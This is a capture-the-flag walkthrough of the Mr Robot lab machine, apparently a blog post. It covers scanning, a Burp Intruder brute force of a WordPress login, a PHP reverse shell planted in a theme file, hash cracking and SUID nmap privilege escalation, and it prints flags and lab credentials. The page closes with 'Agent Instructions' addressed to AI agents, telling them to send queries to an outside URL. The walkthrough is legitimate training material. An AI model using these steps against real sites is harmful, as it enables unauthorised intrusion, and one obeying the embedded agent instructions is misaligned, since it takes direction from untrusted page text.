# Mr Robot
## Setup
Make sure your virtual machine is on NAT.
First lets perform a ping sweep to identify what the machine IP is
```
for i in {1..255}; do ping -c 1 192.168.23.$i | grep "64 bytes" & done
```
i was able to get a hit on 192.168.23.140
## Reconnaissance.

In order to solidify it, lets run a rustscan to identify if it has any open ports
```
rustscan -a 192.168.23.140
```

Nice ! So we can see that port 80 is open. Lets check it out.
## Port 80
## Vulnerability Recon

So after digging through the website i wasn’t able to find anything useful. Lets run an nmap — script command to find any vulnerabilities within the open ports.
```
nmap --script vuln 192.168.23.140
```

Alright now we are able to work with something here. So as the output tells there is a `robots.txt` along with possible admin and wordpress directories (this tell us that this is a wordpress site)
lets checkout the robots.txt
Nice so we able to get 1/3 keys in this machine (not too hard)
## 1/3 Key
**Key : 073403c8a58a1f80d943455fb30724b9**
## Wordlist
Alright so referring back to the `robots.txt` there is a also a `.dic` file which is supposedly a wordlist. This could hint that there could be some brute-forcing involved. so i downloaded it to my local machine using
```
wget http://192.168.23.140/fsocity.dic
```
The file seems to be quite large and i also noticed that it has alot of repetitive characters, so lets clean it up by only keeping one of each.
```
sort fsocity.dic | uniq > fsocity_filtered.dic
```
Alright so we got a wordlist.
## WordPress login

So referring back to the nmap scan results we can noticed a `wp-login.php` which is a standard WordPress login form.
so tried some default credentials but nope nothing worked. But lets not waste time on that since its quite obvious that we would have to brute force this with the earlier found wordlist.
After some attempts in brtue-forcing the login page via burp intruder i wasnt getting any hint. I also scavenged for any usernames throughout the website but got nothing.
That is when grok.com suggested me to use Mr.Robot Character names for the username field, which makes sense. So i told grok to generate the list of characters in Mr.Robot and loaded it up on burp intruder.
## Brute Forcing Process.

We first capture a login traffic via burp’s proxy, load it up on burp intruder and set the brackets for the two parameters.
After thats done, i set the payload 1 (username) with the character list and payload 2(password) with the extracted wordlist.


So as you can see i got a small change in content length on `elliot` which could hint that this username is a valid username. This was double checked when the login form said that the `password for this username is wrong`
so this helped me shortlist it and fuzz passwords with the username set to elliot. We finally got a hit on the password
The credentials are **elliot : ER28–0652**
## WordPress Recon

Sweet we got into the wp-admin dashboard now lets dig from here

So after some digging around i was unable to find any direct exploits towards the available plugins. so i thought of checking out hte `Users` section as it could hold some potentials information.
Alright we got a new use called `mich05654` which is also another character in Mr. Robot. Lets check her out

Okay so we got a small hint saying `another key?` in her bio, this could mean she is holding onto the second key. so lets login to her account by generating a new password.
## Reverse shell | Web page editor
Well after logging in as `mich05654` i didnt find anything useful as she was a normal user, only elliot was admin.

I logged back into elliot and noticed a file editor option. this was under the appearance tab.
Nice so technically i could inject a reverse shell code into any of the .php files and if called it would give me a shell into the server.
For this i chose the `404.php` file and edited it as such
## Shell Code
```
array("pipe", "r"), // stdin
1 => array("pipe", "w"), // stdout
2 => array("pipe", "w") // stderr
);
$process = proc_open('/bin/sh -i', $descriptorspec, $pipes, null, null);
if (is_resource($process)) {
stream_set_blocking($sock, 0);
foreach ($pipes as $pipe) {
stream_set_blocking($pipe, 0);
}
fwrite($pipes[0], "whoami\n"); // Test command
while (!feof($sock)) {
fwrite($pipes[0], fread($sock, 1024));
fwrite($sock, fread($pipes[1], 1024));
fwrite($sock, fread($pipes[2], 1024));
}
foreach ($pipes as $pipe) {
fclose($pipe);
}
proc_close($process);
}
fclose($sock);
}
?>
```

Saved my changes, opened a netcat listener (`nc -nvlp 4444`) and visited a non-existent web page.

Solid ! so now i was doing some digging into the directories and found out about user `robot` and that user contains the following files.
you can establish a better and more interactive shell by running this command `python -c 'import pty; pty.spawn("/bin/bash")'`
So we cannot read the key directly but we can read the hashed password of robot.
```
robot : c3fcd3d76192e4007dfb496cca67e13b
```
I was able to crack the password using crackstation
**robot : abcdefghijklmnopqrstuvwxyz**

Now lets login to robot and capture the flag. :) (login via the VM)
## 2/3 Key
**Key : 822c73956184f694993bede3eb39f959**
## Privilege Escalation

Alright now lets get our hands dirty with privesc. So lets first run a weak binary check, this will help us to identify if any binaries have root access but can also be executable by any user.
```
find / -perm -u=s -type f 2>/dev/null
```
## Nmap

Interesting! we got nmap as a weak binary so lets check the version of it. The version is 3.81. I believe we can exploit this binary using GTFO bins.
Lets attempt to establish an interactive shell using the following commands
```
nmap --interactive
nmap > !sh
```
Voila we rooted the machine, now lets capture the last key.
## 3/3 Key
**Key : 04787ddef27c3dee1ee161b21670b4e4**
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://foothold.gitbook.io/blog/mr-robot.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.